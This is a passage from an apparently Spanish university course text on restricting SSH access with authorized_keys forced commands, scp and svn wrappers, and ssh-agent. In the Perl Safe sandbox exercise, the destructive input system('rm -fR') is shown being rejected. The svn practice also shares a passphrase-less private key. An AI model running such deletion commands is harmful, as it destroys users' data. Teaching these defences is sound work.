Cada línea del fichero SSH1 `authorized_keys` (habitualmente en `~/.ssh/authorized_keys`) contiene una clave pública. Tiene el siguiente formato: Cada entrada va en una sóla línea. Los campos se separan por comas. Las líneas en blanco y las que empiezan por `#` se ignoran.

- Primero van las opciones, separadas por comas, por ejemplo:
  - `from="pattern-list"` El servidor sshd puede limitar que máquinas pueden conectarse a la máquina usando wrappers TCP, pero no a nivel de usuario. Utilizando esta opción es posible limitar las conexiones para una identidad a un conjunto especifico de máquinas. Los hosts se separan por comas y pueden contener comodines como `*` y `?`. Se pueden rechazar hosts específicos prefijándolos con `!`. Por ejemplo:

    ```
    from="!enemy.my_isp.net,*.my_isp.net,home.example.com"
    ```

  - `command="command"`
  - `environment="NAME=value"` Se usa si se quiere tener un entorno específico cuando se usa esta clave. Por ejemplo podemos poner un `$PATH` restrictivo para que no pueda ejecutar ciertos comandos, cambiar `$HOME`, etc.

    Si se tiene varias personas accediendo via diferentes identidades a la misma cuenta - usando tal vez un comando forzado - puede ser útil establecer la variable `$LOGNAME` de manera que identifique quién se conecta.
  - `nopty`

  Este campo es opcional. Su presencia se detecta viendo si la línea comienza por un número o no

- La clave pública: bits, exponente y módulo
- Un comentario (`user@machine.domain.es` en el ejemplo que sigue)

Sigue un ejemplo. Primero generemos una pareja especial para esto:

```
$ ssh-keygen -tdsa -C 'limited command to millo' -P '' -f ~/.ssh/limited_command
$ ssh-copy-id -i ~/.ssh/limited_command.pub millo
```

Ahora podemos entrar a la máquina usando esa pareja con:

```
$ ssh -i ~/.ssh/limited_command millo
Last login: Mon Apr 20 09:05:11 2009 from 192.168.100.242
millo:~$ vi ~/.ssh/authorized_keys
millo:~$
```

Editamos el fichero `~/.ssh/authorized_keys` y añadimos la opción comando

```
17 # Prueba de comando limitado
18 command="ls" ssh-dss AAAAB3NzaC1kc3...= limited command to millo
```

La presencia de la opción `command` permite dar acceso a nuestra cuenta a usuarios restringiendo el uso de los comandos que pueden utilizar.

```
tonga:~/.ssh$ ssh -i ~/.ssh/limited_command millo
ADVENS_OF_SHERLOCK.html  cshrc       Imágenes  LSimple-Scope
asignas                  Desktop     LEyapp    machines.sample
autosave                 doc         Llhp      Makefile.PL
bidirwithnamedpipes.pl   Documentos  LPLdoc    Música
bin                      exrc        LPLsrc    myprofile
cat                      help        LPL-Tutu  Net-ParSCP.tar.gz
Connection to millo closed.
```

Es posible obtener los argumentos escritos en la línea de comandos de la llamada al cliente consultando la variable de entorno `SSH_ORIGINAL_COMMAND`. Existen otras variables de entorno que están definidas cuando se ejecuta una conexión (véase la sección `ENVIRONMENT` en la página del manual de ssh) Para ilustrar el punto usaremos el siguiente programa como comando forzado:

```
$ cat -n get_ssh_env
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my @keys = qw{
 5         SSH_ORIGINAL_COMMAND
 6         SSH_CONNECTION
 7         SSH_AUTH_SOCK
 8         SSH_TTY
 9         DISPLAY
10         HOME
11         LOGNAME
12         MAIL PATH TZ USER
13      };
14  my ($args, $con, $sock, $tty,
15      $display, $home, $logname, $mail, $path, $tz, $user
16     ) = map { $ENV{$_} || '' } @keys;
17
18  print << "INFO";
```

```
19  args=<$args>
20  con=<$con>
21  sock=<$sock>
22  tty=<$tty>
23  display=<$display>
24  home=<$home>
25  logname=<$logname>
26  mail=<$mail>
27  path=<$path>
28  tz=<$tz>
29  user=<$user>
30  INFO
```

Cuando se fuerza en `authorized_keys` y se ejecuta la conexión se obtiene:

```
casiano@tonga:~$ ssh -i ~/.ssh/show_arguments millo chum cham chim
args=<chum cham chim>
con=<XXX.XXX.XXX.XXX 55286 XXX.XXX.XXX.XXX 22>
sock=<>
tty=<>
display=<localhost:11.0>
home=</home/casiano>
logname=<casiano>
mail=</var/mail/casiano>
path=</usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/soft/perl5lib/b
tz=<>
user=<casiano>
```

Si el administrador tiene configurada la opción `PermitUserEnvironment` de sshd_config a `yes` (el valor por defecto es `no`), ssh leerá el fichero `~/.ssh/environment` (si existe) añadiendo al entorno líneas con el formato `VARNAME=value`.

Ejercicio 2.1.13. *El módulo Safe permite restringir los comandos disponibles en Perl:*

Ejemplo

```
pp2@europa:~/src/perl/perltesting$ cat -n safe.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Safe;
 4  use Data::Dumper;
 5
 6  my $compartment = new Safe;
 7
 8  $compartment->permit(qw(time :browse));
 9
10  my $unsafe_code = <>;
11  my $result = $compartment->reval($unsafe_code);
12
13  if (defined($result)) {
14    if (ref($result)) {
15      $Data::Dumper::Varname = 'RESULT';
16      $Data::Dumper::Indent = 1;
17      print Dumper($result);
18    }
```

```
19    else {
20      print $result."\n";
21    }
22  }
23  else {
24    print "Illegal code\n";
25  }
```

Ejecución

```
pp2@europa:~/src/perl/perltesting$ ./safe.pl
[1..5]
$RESULT1 = [
  1,
  2,
  3,
  4,
  5
];
pp2@europa:~/src/perl/perltesting$ ./safe.pl
system('rm -fR')
Illegal code
```

Establezca un comando forzado *para una clave dada de manera que la conexión con la máquina remota permita la ejecución del comandos perl 'seguro' (usando Safe) especificado por el usuario en la línea de comandos.*

Ejercicio 2.1.14. *Establezca un comando forzado para una clave dada de manera que la conexión con la máquina remota de lugar a una conexión* `ssh` *con una segunda máquina remota:*

```
casiano@tonga:~/.ssh$ ssh -i ~/.ssh/sshhophop millo
Last login: Mon Apr 20 11:35:38 2009 from millo
casiano@cc116:~$
```

Cuando se usa un comando forzado es conveniente

- Asegúrese que el comando es lo suficientemente restrictivo para impedir la aparición de problemas de seguridad. Existen shell restringidas como rssh que pueden ayudar.
- Usar la opción `from="pattern-list"` para limitar las máquinas desde las que se puede realizar la conexión
- Usar la opción `environment="NAME=value"` para limitar el `$PATH` (lo mas restrictivo posible) y cambiar `$HOME`. Esto sólo es posible si la opción `PermitUserEnvironment` no ha sido desactivada por el administrador. Si no es así, cámbielos en el código del propio comando.
- Identifique quién se conecta. Cada usuario del comando forzado tendrá una identidad distinta y el comando forzado se llamará desde la identidad como `comando usuario`.
- Es conveniente que el comando tenga un servicio de "log"de manera que las incidencias queden registradas en un fichero (Log::Log4Perl)
- Aunque en el ejemplo no hemos usado passphrase, es conveniente que una clave de comando forzado se use con passphrase. El usuario deberá usar el agente ssh para evitar la introducción repetida de la clave.
- Inhibir port-forwarding, X11 forwarding y el acceso a seudoterminal. Para ello se añaden estas opciones al comando forzado:

  ```
  command="/bin/ps -ef",no-port-forwarding,no-X11-forwarding,no-pty ssh-rsa AAAAB...= Test
  ```

2.1.9. Acceso Sólo Via `scp`

Una pregunta frecuente es ¿Cómo permito el acceso via scp/sftp a mi cuenta a otras personas sin que suponga compartir la clave?

Una forma sencilla es crear usar una clave con comando forzado. En SSH2 es muy simple:

```
# SSH2
[remote:~/.ssh2/authorization]
key users_key.pub
command /usr/local/bin/sftp-server
```

En SSH1 la cosa es mas complicada pues el cliente `scp` modifica los argumentos pasados al lado remote `scp`. Observe lo que ocurre cuando se usa `scp` con el siguiente programa `rssh.pl` como programa forzado:

```
user@machine.domain.es:~/bin$ cat -n rssh.pl
     1  #!/usr/bin/perl -w
     2  use strict;
     3  my $args = $ENV{SSH_ORIGINAL_COMMAND} || '';
     4
     5  print "Usted escribió:<$args>\n";
```

Al ejecutar `scp` en la máquina local vemos que los argumentos se reciben modificados en el remoto:

```
someone@localhost:~$ scp prueba.txt user@machine.domain.es:trasladado.txt
Usted escribió:<scp -t trasladado.txt>
someone@localhost:~$ scp user@machine.domain.es:trasladado.txt local.txt
Usted escribió:<scp -f trasladado.txt>
someone@localhost:~$ scp * user@machine.domain.es:/home/user/bin/
Usted escribió:<scp -d -t /home/user/bin/>
```

El siguiente programa Perl actúa como wrapper, asegurando la presencia de los parámetros, que los ficheros implicados no casan con las expresiones regulares en `~/.ssh/not_allowed` y modificando los argumentos para que los ficheros seam tomados/llevados a un directorio `shared`. Por último se lanza el programa `scp`:

```
casiano@millo:~$ cat -n reversecopy.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Backtick::AutoChomp;
 4  use List::MoreUtils qw(firstidx any);
 5  use File::Basename;
 6  use Log::Log4perl qw{:easy};
 7
 8  Log::Log4perl::init('/home/casiano/logconfig');
 9  my $log = Log::Log4perl->get_logger();
10
11  my $name = shift || '';
12
13  my $ip = $ENV{SSH_CONNECTION} || '';
14
15  # location of the server-side scp we want to run
16  my $scp_server = `which scp`;
17
18  # File with regexps: If any target matches a regexp the transfer will be
```

```
19  # interrupted
20  my @not_allowed = `cat /home/casiano/.ssh/not_allowed`;
21
22  $log->warn("$ip:$name: Can't find not_allowed file. Status: $?. $!") if $?;
23
24  # Allow comments and empty lines
25  @not_allowed = grep { $_ !~ /^#|^\s*$/ } @not_allowed;
26
27  # Since this script is called as a forced command, need to get the
28  # original scp command given by the client.
29
30  my $command = $ENV{SSH_ORIGINAL_COMMAND} || $log->logdie("$ip:$name: Environment variable
31
32  # Split the command string to make an argument list, and remove the first
33  # element (the command name; we'll supply our own);
34
35  my ($c, @args) = split /\s+/, $command;
36
37  # Complain if the command is not "scp".
38
39  $log->logdie("$ip:$name: Account restricted: only scp allowed ('$c')\n") unless $c eq 'scp
40
41  # Ensure that either -t or -f is on the command line, to enforce running
42  # scp in server mode.
43
44  # if we're OK, run our desired "scp" with arguments. No redirections allowed
45
46  my $i = firstidx { /^-[tf]$/ } @args;
47  $log->logdie("$ip:$name: Account Restricted; only server mode allowed.\n") unless defined(
48  $i++;
49  my $file = $args[$i];
50  $log->logdie("$ip:$name: Can't make transference\n") unless defined($file);
51
52  # Don't allow relative paths
53  push @not_allowed, '\.\.';
54  $log->logdie("$ip:$name: Not allowed transference\n") if any { $file =~ qr{$_} } @not_allo
55
56  $args[$i] = "$ENV{HOME}/shared/$args[$i]";
57
58  $log->debug("$ip:$name: Copying with <$scp_server, @args>");
59  exec($scp_server, @args);
```

En el fichero `~/.ssh/authorized_keys` ponemos opciones a la clave:

```
command="/home/casiano/reversecopy.pl fulanito",from="etsii.ull.es,tonga,192.168.100.242",no-p
ssh-dss A...== key for scp
```

Se trata de una sóla línea aún cuando por razones de legibilidad la hayamos partido en dos.

En el ejemplo restringimos las máquinas desde las que se permite la conexión.

Estos son los contenidos del fichero `~/.ssh/not_allowed`:

```
user@machine.domain.es:~/.ssh$ cat not_allowed
\.\.
# Comentario: La siguiente line es en blanco
user@machine.domain.es:~/.ssh$
```

Ahora al ejecutar la copia del fichero

```
casiano@tonga:~$ scp -i ~/.ssh/show_arguments machines.sample millo:
machines.sample
```

Queda en el directorio `shared`:

```
casiano@millo:~$ ls -l shared/
total 4
-rw------- 1 casiano Profesor 198 2009-04-22 15:20 machines.sample
```

La copia en dirección inversa funciona de forma similar:

```
casiano@tonga:~$ scp -i ~/.ssh/show_arguments millo:machines.sample chuchu
machines.sample                       100%  198     0.2KB/s   00:00
casiano@tonga:~$ ls -l chuchu
-rw------- 1 casiano Profesor 198 2009-04-22 15:22 chuchu
```

Si intento usar la clave desde una máquina no permitida la conexión es rechazada:

```
casiano@cc116:~$ scp -i ~/.ssh/show_arguments machines.sample millo:
casiano@millo's password:
Permission denied, please try again.
casiano@millo's password:
```

Este fué el fichero de configuración usado para Log::Log4perl:

```
casiano@millo:~$ cat -n logconfig
 1  # Separate configfile: customer.logconfig
 2  log4perl.category = DEBUG, Logfile
 3  #log4perl.category = DEBUG, Screen, Logfile
 4
 5  log4perl.appender.Screen        = Log::Log4perl::Appender::Screen
 6  log4perl.appender.Screen.layout = Log::Log4perl::Layout::PatternLayout
 7  #     %c Category of the logging event.
 8  #     %C Fully qualified package (or class) name of the caller
 9  #     %d Current date in yyyy/MM/dd hh:mm:ss format
10  #     %F File where the logging event occurred
11  #     %H Hostname (if Sys::Hostname is available)
12  #     %l Fully qualified name of the calling method followed by the
13  #        callers source the file name and line number between
14  #        parentheses.
15  #     %L Line number within the file where the log statement was issued
16  #     %m The message to be logged
17  #     %M Method or function where the logging request was issued
18  #     %n Newline (OS-independent)
19  #     %p Priority of the logging event
20  #     %P pid of the current process
21  #     %r Number of milliseconds elapsed from program start to logging
22  #        event
23  #     %T A stack trace of functions called
24  #     %x The topmost NDC (see below)
25  #     %X{key} The entry 'key' of the MDC (see below)
26  #     %% A literal percent (%) sign
27  log4perl.appender.Screen.layout.ConversionPattern = %d %p %F{1}-%L-%M: %m%n
28
```

```
29  log4perl.appender.Logfile = Log::Log4perl::Appender::File
30  log4perl.appender.Logfile.filename = scp.log
31  log4perl.appender.Logfile.mode = append
32  log4perl.appender.Logfile.layout = Log::Log4perl::Layout::PatternLayout
33  log4perl.appender.Logfile.layout.ConversionPattern = %d %p> %m%n
34
35  log4perl.logger.main = DEBUG
36  log4perl.logger.customers.get = DEBUG
```

Ejercicio 2.1.15. *Establezca una identidad que tiene acceso sólo vía* `scp` *con la máquina remota. Restringa el conjunto de máquinas que pueden conectarse usando esa identidad.*

Véase También

- http://www.jms1.net/ssh.shtml
- http://troy.jdmz.net/rsync/index.html
- http://www.hackinglinuxexposed.com/articles/20030109.html
- http://www.snailbook.com/faq/restricted-scp.auto.html)

2.1.10. Práctica: Repositorio svn y ssh

Hagamos algo similar a lo anterior para obtener un repositorio subversion compartido entre varios usuarios sin tener que pedir los favores del administrador.

1. Genere una pareja de claves en el servidor de subversion:

   ```
   -bash-3.2$ ssh-keygen -t dsa -P '' -C 'svnkey for pp2' -f 'svnkey_pp2'
   ```

2. Añada la clave pública a `authorized_keys`

3. Ponga como comando forzado en `authorized_keys` la llamada al servidor de subversion con la opción `-t`:

   ```
   command="/usr/bin/svnserve -t" ssh-dss AAA...== svnkey for pp2
   ```

   La opción `-t` hace que svnserve se ejecute en modo tunel, trabajando 'a la inetd' con la salvedad que la conexión se considera pre-autenticada con el usuario actual.

4. Dele la clave privada a su compañero de equipo. Este deberá ponerla en su directorio `.ssh`

5. Su compañero de equipo debe configurar la conexión con el servidor de subversión. Para ello introduce unas líneas como estas en el fichero `~/.ssh/config`:

   ```
   lgforte@europa:~$ cat .ssh/config
   Host banot
   HostName banot.etsii.ull.es XXX.XXX.XXX.XXX
   user casiano
   IdentityFile /home/lgforte/.ssh/svnkey_pp2
   ForwardX11 yes
   ```

   En este ejemplo el compañero de equipo es `lgforte` y se va a conectar al repositorio que esta en la cuenta de `casiano`

6. Ahora su compañero de equipo está en condiciones de trabajar en su repositorio:

```
lgforte@europa:~$ svn ls svn+ssh://banot/home/casiano/repository/acme-svn/trunk
Build.PL
Changes
MANIFEST
Makefile.PL
README
lib/
t/
```

Se puede añadir la opción `-r repositorio` al comando forzado de la clave:

```
command="/usr/bin/svnserve -t -r /home/casiano/repository" ssh-dss AAA...== svnkey for pp2
```

Esto facilita la conexión: no es necesario especificar el camino completo hasta el repositorio:

```
lgforte@europa:~$ svn ls svn+ssh://banot
acme-svn/
lgforte@europa:~$ svn ls svn+ssh://banot
acme-svn/
lgforte@europa:~$ svn ls svn+ssh://banot/acme-svn
branches/
trunk/
lgforte@europa:~$ svn ls svn+ssh://banot/acme-svn/trunk
Build.PL
Changes
MANIFEST
Makefile.PL
README
lib/
t/
```

Usando la opción `--tunnel-user=user` podemos hacer que subversion tome nota del usuario asociado con la clave:

```
command="/usr/bin/svnserve -t -r /home/casiano/repository --tunnel-user=lgforte",no-port-forwa
```

Ahora subversión tomará nota del usuario asociado con la clave y guardará la información en los logs:

```
lgforte@europa:/tmp$ svn checkout svn+ssh://banot/acme-svn/trunk/ acme-svn
A    acme-svn/t
A    acme-svn/t/00.load.t
A    acme-svn/t/perlcritic.t
A    acme-svn/t/pod.t
A    acme-svn/t/pod-coverage.t
A    acme-svn/MANIFEST
A    acme-svn/lib
A    acme-svn/lib/Acme
A    acme-svn/lib/Acme/SVN.pm
A    acme-svn/Makefile.PL
A    acme-svn/Changes
A    acme-svn/Build.PL
A    acme-svn/README
Revisión obtenida: 5
lgforte@europa:/tmp$ cd acme-svn/
lgforte@europa:/tmp/acme-svn$ vi Makefile.PL
```

```
lgforte@europa:/tmp/acme-svn$ svn commit -m 'lgforte modification'
Enviando       Makefile.PL
Transmitiendo contenido de archivos .
Commit de la revisión 6.
lgforte@europa:/tmp/acme-svn$ svn log Makefile.PL
------------------------------------------------------------------------
r6 | lgforte | 2009-04-23 11:54:54 +0100 (jue, 23 abr 2009) | 1 line

lgforte modification
------------------------------------------------------------------------
r4 | casiano | 2009-03-05 15:56:20 +0000 (jue, 05 mar 2009) | 1 line

sally in trunk: list of final comments
------------------------------------------------------------------------
r3 | casiano | 2009-03-05 15:56:02 +0000 (jue, 05 mar 2009) | 1 line

sally in trunk: list of comments
------------------------------------------------------------------------
r1 | casiano | 2009-03-05 15:53:05 +0000 (jue, 05 mar 2009) | 1 line

branches
------------------------------------------------------------------------
```

Véase también:

- Véase la cuestión:

  > 'I want to allow access via `svn+ssh://`, but am paranoid. I hate the idea of giving each user a login; I would then have to worry about what they are, and are not, allowed to access on my machine.'

  en el enlace:

  http://subversion.tigris.org/faq.html#ssh-authorized-keys-trick

- Véase esta otra cuestión:

  > 'My svnserve binary is in a directory that isn't on my users' default PATHs, they use svn+ssh, and I can't figure out how to modify their PATH so that they can run svnserve.'

  en el enlace:

  http://subversion.tigris.org/faq.html#ssh-svnserve-location

- Lea http://svn.collab.net/repos/svn/trunk/notes/ssh-tricks

2.1.11. `SSH::RPC`

- SSH::RPC::Shell
- SSH::RPC::Client
- JSON

1. write the class (and server, but it is always the same) in the remote server machine
2. automatically produce documentation about the service

3. generate and publish key pair in the server machine,
4. set appropriate entry in the `authorized_keys` file (server) with command restricted to the service application
5. reverse-publish private key on each client, /.ssh/key
6. make an entry in the /.ssh/config file
7. write the client in the client machine according to the intructions

En El Lado del Cliente

```
$ ./time-client.pl
17:25:3
```

```
$ cat -n time-client.pl
   1  #!/usr/bin/env perl
   2  use lib '../lib';
   3  use warnings;
   4  use strict;
   5  use SSH::RPC::Client;
   6  use Getopt::Long;
   7
   8  my ($host, $hires);
   9
  10  $host = 'sshrpc';
  11  my $ssh = SSH::RPC::Client->new($host);
  12  my $command = ($hires) ? "hiResTime" : "time";
  13  my $result = $ssh->run($command);
  14  if ($result->isSuccess) {
  15      if ($hires) {
  16          printf "%02d:%02d:%02d.%d\n", @{$result->getResponse};
  17      }
  18      else {
  19          print $result->getResponse."\n";
  20      }
  21  }
  22  else {
  23      die $result->getError;
  24  }
```

En El Lado del Servidor El servidor:

```
$ cat -n time-shell.pl
     1  #!/usr/bin/perl
     2
     3  use strict;
     4  use TimeShell;
     5
     6  TimeShell->run();
```

El Módulo cargado por el servidor:

```
$ cat -n TimeShell.pm
   1  package TimeShell;
   2
   3  use lib '../lib';
   4  use strict;
   5  use base 'SSH::RPC::Shell';
   6  use Time::HiRes;
   7
   8  sub run_time {
   9      my @time = localtime(time());
  10      return {
  11          status      => 200,
  12          response    => join(":", $time[2], $time[1], $time[0]),
  13          };
  14  }
  15
  16  sub run_hiResTime {
  17      my ($seconds, $microseconds) = Time::HiRes::gettimeofday();
  18      my @time = localtime($seconds);
  19      return {
  20          status      => 200,
  21          response    => [ $time[2], $time[1], $time[0], $microseconds ],
  22          };
  23  }
  24
  25  1;
```

Comando forzado:

```
pp2@nereida:~/Lbook$ cat /home/pp2/.ssh/authorized_keys
ssh-dss ...
...
command="/home/pp2/Lperltesting/SSHRPC/examples/time-shell.pl" ssh-dss AAAA...= casiano@MacBoo
```

2.1.12. Deshabilitar la Asignación de una TTY

Normalmente, cuando nos conectamos via SSH-1 el servidor abre una seudoterminal. Esto no es asi si se ejecuta un comando no interactivo. La variable de entorno `SSH_TTY` contiene el nombre de la terminal asignada. La asignación ocurre incluso si se ha configurado un comando forzado Por ejemplo, si en `authorized_keys` tenemos:

```
command="echo SSH_TTY is [$SSH_TTY]" ssh-rsa AAA...
```

Tenemos:

```
someone@localhost:~$ ssh -l user machine.domain.es
SSH_TTY is [/dev/pts/5]
Connection to orion closed.
someone@localhost:~$ ssh -l user machine.domain.es echo "tutu"
SSH_TTY is []
```

Use la opción `no-pty` para deshabilitar la asignación de `TTY`. Esto funciona incluso si el cliente utiliza la opción `-t` para requerir una `TTY`.

2.1.13. Agentes SSH

Un agente SSH es un programa que guarda de forma segura las frases-clave asociadas con las claves privadas y responde a consultas autentificadas de los clientes SSH. El agente recuerda la passphrase de manera que el usuario no tenga que teclearla cada vez que la clave es usada.

El agente crea un socket en un subdirectorio de `/tmp` en el que escucha las peticiones de conexión SSH. Cualquiera que tenga acceso a dicho socket puede acceder al agente. Los permisos unix para el socket son suficientemente restrictivos.

Los programas que se usan son `ssh-agent` y `ssh-add` . Utilizamos ssh-add para añadir claves privadas a la cache del agente ssh. A partir de ese momento el cliente ssh no nos importunará solicitando la passphrase, comúnicandose con el agente para superar el proceso de autentificación. El agente `ssh-agent` actúa como un daemon que permanece dando el servicio de autentificación a los clientes SSH.

ssh-add

El programa `ssh-add` permite añadir, listar y suprimir claves de la cache del agente:

```
someone@localhost:~/.ssh$ ssh-add ~/.ssh/conpass
Enter passphrase for /home/someone/.ssh/conpass: **********
Identity added: /home/someone/.ssh/conpass (/home/someone/.ssh/conpass)
someone@localhost:~/.ssh$ ssh-add -l
2048 da:13:....:ee /home/someone/.ssh/conpass (RSA)
```

Una vez establecida la clave en el agente es posible conectarse sin necesidad de proporcionar la frase clave:

```
someone@localhost:~/.kde/shutdown$ ssh remote.machine
Linux remote.machine 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 11 14:03:59 2008 from localhost.deioc.ull.es
user@remote.machine:~$
```

Arrancando un Agente SSH

Para arrancar el agente SSH se ejecuta el comando:

```
eval `ssh-agent`
```

Esto se hace asi porque el resultado retornado por `ssh-agent` es una cadena conteniendo un script bash. Este guión establece las variables de entorno necesarias para que las futuras llamadas a clientes SSH puedan encontrar al agente. Observe el resultado de una ejecución sin `eval` ni backticks:

```
$ ssh-agent
SSH_AUTH_SOCK=/tmp/ssh-jaDVTd5583/agent.5583; export SSH_AUTH_SOCK;
SSH_AGENT_PID=5584; export SSH_AGENT_PID;
echo Agent pid 5584;
```

La variable `SSH_AUTH_SOCK` contiene el camino al socket de dominio UNIX que será utilizado por los clientes `ssh`, `scp`, etc. para comunicarse con el agente.

El pid proporcionado en `SSH_AGENT_PID` nos permite eliminar al agente mediante `kill`. Sin embargo una llamada a `kill` no elimina las variables de entorno establecidas. La forma correcta de terminar el agente es usando la opción `-k` de `ssh-agent`:

```
pp2@localhost:~/Lbook$ eval ‘ssh-agent‘
Agent pid 5606
pp2@localhost:~/Lbook$ env | grep -i ssh
SSH_AGENT_PID=5606
SSH_AUTH_SOCK=/tmp/ssh-ALUJyJ5605/agent.5605
CVS_RSH=/usr/bin/ssh
pp2@localhost:~/Lbook$ eval ‘ssh-agent -k‘
Agent pid 5606 killed
pp2@localhost:~/Lbook$ env | grep -i ssh
CVS_RSH=/usr/bin/ssh
pp2@localhost:~/Lbook$
```

El Protocolo

1. El usuario escribe el comando que da lugar a la conexión inicial y especifica el username asi como la petición de usar una clave. El programa cliente envía el username y la petición de uso de la clave.
2. El demonio de SSH mira en el fichero `authorized_keys` y construye un reto basado en esa clave y lo envía al cliente.
3. El cliente recibe el reto asociado con la clave y lo redirige al agente. Supongamos que la clave fué previamente cargada con ssh-add
4. El agente construye la respuesta y la devuelve al proceso ssh el cual la envía al proceso sshd que escucha en el otro extremo. El cliente ssh nunca ve la clave privada, lo que ve es la respuesta.
5. El servidor sshd valida la respuesta. Si es correcta permite el acceso al sistema.

Ejercicio 2.1.16. *Establezca claves con passphrase, instale un agente ssh y compruebe su buen funcionamiento.*

Bloqueando el acceso a un Agente

Es posible cerrar el acceso al agente usando la opción `-x` de ssh-add:

```
pp2@europa:~$ ssh-add -x
Enter lock password:
Again:
Agent locked.
pp2@europa:~$ ssh orion
Enter passphrase for key ’/home/pp2/.ssh/id_dsa’: ********
Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 27 13:29:32 2009 from europa.deioc.ull.es
casiano@orion:~$
```

Para abrir el acceso al agente usaremos la opción `-X` de ssh-add:

```
pp2@europa:~$ ssh-add -X
Enter lock password: ****************
Agent unlocked.
pp2@europa:~$
```

Poniendo Fecha de Caducidad

La opción `-t lifetime` de ssh-add puede ser utilizada para limitar el tiempo de caducidad de las identidades en un agente. El tiempo se expresará en segundos o bien de la forma `time[qualifier]`, donde `time` es un entero positivo y `qualifier` es:

```
nada    segundos
s | S   segundos
m | M   minutos
h | H   horas
d | D   dias
w | W   semanas
```

Véase también

- Wikipedia Ssh-agent
- Steve Friedl's Unixwiz.net Tech Tips An Illustrated Guide to SSH Agent Forwarding
- Using ssh-agent with ssh

2.1.14. Mejor un Sólo Agente

Si decidimos poner la línea `eval 'ssh-agent'` en nuestro `~/.bash_profile` (véase .bash_profile vs .bashrc) tenemos un problema: con cada sesión se lanza una nueva copia del agente ssh. Es cierto que el asunto no es preocupante si sólo abrimos una o dos cónsolas, pero si - como es mi caso - abrimos muchas en una sesión X tendremos que escribir la passphrase bastantes veces. Un único agente debería ser suficiente.

Otro problema son las tareas automáticas que usan cron. Las tareas arrancadas mediante cron no heredan las variables de entorno `SSH_AUTH_SOCK` y `SSH_AGENT_PID` y por tanto no saben que proceso `ssh-agent` deben contactar.

`ssh-agent` y Sesiones X

Es común ver que en ciertos Unix el arranque de la sesión X lleva aparejado el arranque de un agente SSH. Si ese es nuestro caso, tenemos la mayor parte del trabajo hecho. Por ejemplo en una configuración típica de Kubuntu vemos lo siguiente:

```
$ cat -n /etc/X11/Xsession.options
 1  # $Id: Xsession.options 189 2005-06-11 00:04:27Z branden $
 2  #
 3  # configuration options for /etc/X11/Xsession
 4  # See Xsession.options(5) for an explanation of the available options.
 5  allow-failsafe
 6  allow-user-resources
 7  allow-user-xsession
 8  use-ssh-agent
 9  use-session-dbus
```

La opción `use-ssh-agent` hace que se dispare un agente en el momento de arrancar las X. En efecto si vemos los procesos en el sistema descubrimos la presencia de un agente:

```
casiano@europa:~$ ps -fA | grep agent
casiano   6976  6911  0 10:57 ?        00:00:00 /usr/bin/ssh-agent x-session-manager
casiano   8018  7625  0 11:07 pts/3    00:00:00 grep agent
```

Viendo las variables de entorno podemos ver el lugar en el que está el socket:

```
casiano@europa:~$ env | grep -i ssh
SSH_AGENT_PID=6976
SSH_AUTH_SOCK=/tmp/ssh-qkuycC6911/agent.6911
```

Podemos ver que el socket tiene los permisos puestos para que pueda ser accedida por el usuario que arrancó las X:

```
casiano@europa:~$ ls -ld /tmp/ssh-qkuycC6911/
drwx------ 2 casiano casiano 4096 2009-04-27 10:57 /tmp/ssh-qkuycC6911/
casiano@europa:~$ ls -l /tmp/ssh-qkuycC6911/
total 0
srw------- 1 casiano casiano 0 2009-04-27 10:57 agent.6911
```

por tanto el usuario que arrancó las X puede acceder a ese agente. Veamos que claves están en ese agente:

```
rw------- 1 casiano casiano 0 2009-04-27 10:57 agent.6911
casiano@europa:~$ ssh-add -l
1024 49:4c:e1:b4:1a:ea:e6:73:fc:a1:e5:6b:54:c9:da:62 /home/casiano/.ssh/id_dsa (DSA)
```

Ya esta la clave `/home/casiano/.ssh/id_dsa`. Probablemente lo haya hecho en alguna prueba anterior. Para empezar esta nueva prueba desde una situación inicial vamos a suprimir todas las claves del agente.

```
casiano@europa:~$ ssh-add -D
All identities removed.
```

Si ahora intento conectarme a una máquina con esa clave, me es solicitada la passphrase:

```
casiano@europa:~$ ssh orion
Enter passphrase for key '/home/casiano/.ssh/id_dsa':
^C
```

Interrumpo la conexión pulsando CTRL-C y paso a añadir la clave al agente:

```
casiano@europa:~$ ssh-add /home/casiano/.ssh/id_dsa
Enter passphrase for /home/casiano/.ssh/id_dsa:
Identity added: /home/casiano/.ssh/id_dsa (/home/casiano/.ssh/id_dsa)
```

Ahora puedo hacer la conexión sin necesidad de introducir la passphrase:

```
casiano@europa:~$ ssh orion
Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux
```

Arrancando el Agente en KDE

Una solución parcial es arrancar el agente tan pronto como se inicia la sesión del escritorio. El siguiente procedimiento funciona en un escritorio KDE:

- Cree `/.kde/env/ssh-agent.sh`

  ```
  mkdir ~/.kde/env
  vim ~/.kde/env/ssh-agent.sh
  chmod u+x ~/.kde/env/ssh-agent.sh
  ```

  con estos contenidos:

  ```
  someone@localhost:~/.kde/env$ cat -n ssh-agent.sh
       1  #!/bin/sh
       2  /usr/bin/ssh-agent -s > $HOME/.ssh/agent-env.sh
       3  $HOME/.ssh/agent-env.sh > /dev/null
  ```

La opción `-s` de ssh-agent le indica que debe generar comandos de Bourne shell en stdout. Esta es la conducta por defecto a menos que `SHELL` sea de la familia de shells `csh`. La alternativa es usar la opción `-c` la cual genera comandos C-shell. Esta es la conducta por defecto si `SHELL` es `csh` o `tcsh`.

La redirección de la línea 2 produce el guión que es ejecutado en la línea 3:

```
someone@localhost:~/src$ cat $HOME/.ssh/agent-env.sh
SSH_AUTH_SOCK=/tmp/ssh-LDdzn31114/agent.31114; export SSH_AUTH_SOCK;
SSH_AGENT_PID=31115; export SSH_AGENT_PID;
echo Agent pid 31115;
```

- Cree `~/.kde/shutdown`:

```
